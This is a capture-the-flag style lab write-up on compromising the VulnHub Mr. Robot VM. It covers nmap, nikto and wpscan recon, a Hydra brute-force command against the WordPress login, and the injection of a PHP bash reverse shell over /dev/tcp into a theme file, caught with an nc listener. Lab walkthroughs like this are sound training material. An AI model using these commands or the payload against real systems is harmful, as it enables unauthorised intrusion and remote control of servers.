# Advanced Exploitation Lab

Author: Harshal Harekar

Date: 28/10/2025

## Objective

Chain a client-side XSS to a server-side RCE to obtain an interactive meterpreter shell.

## Tools

Metasploit, Python

## Environment

* Isolated lab network.
* Target: VulnHub Mr. Robot VM.
* Attacker: Kali Linux VM.
* Host-only or NAT network.

## Steps

1. Recon

Running the *netdiscover* command

A screenshot of a computer

AI-generated content may be incorrect.

Identify open ports and services.

*sudo nmap -sV -p- -O 192.168.18.140*

A computer screen shot of a computer

AI-generated content may be incorrect.

Enumerating web services

*sudo nikto -h http://192.168.18.140*


A computer screen shot of a computer

AI-generated content may be incorrect.

Enumerate Vulnerable Plugins

*sudo wpscan --url http://192.168.18.140 --enumerate vp*

2. Initial Exploit using Metasploit



Exploit failed

3. Tried exploiting using Brute Force with the help of Hydra

*hydra -L /home/aazukaazu/fasttrrack.txt -P /home/aazukaazu/top100.txt 192.168.18.140 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:S=Dashboard" -t 10*

4. Reverse Shell via Theme Editor

1. Log in to WordPress

* URL: http://192.168.18.140/wp-login.php
* Credentials: elliot / ER28-0652

2. Navigate to Theme Editor

* Go to: Appearance → Editor or /wp-admin/theme-editor.php
* Select the active theme: TwentyFifteen

3. Edit index.php

* Inject a PHP reverse shell payload:

*<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<your\_ip>/<your\_port> 0>&1'"); ?>*

* Save the file.

A screenshot of a computer

AI-generated content may be incorrect.

4. Start Listener

nc -lvnp 4518

A black background with white dots

AI-generated content may be incorrect.

5. Trigger the Shell

* Visit: http://192.168.18.140/wp-content/themes/twentyfifteen/index.php

You should get a shell back on your listener.

A computer screen shot of white text

AI-generated content may be incorrect.

### Exploit Log Entry

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploit ID | Description | Target IP | Status | Payload |
| 1 | Auth RCE via Theme | 192.168.18.140 | Success | Bash Reverse Shell |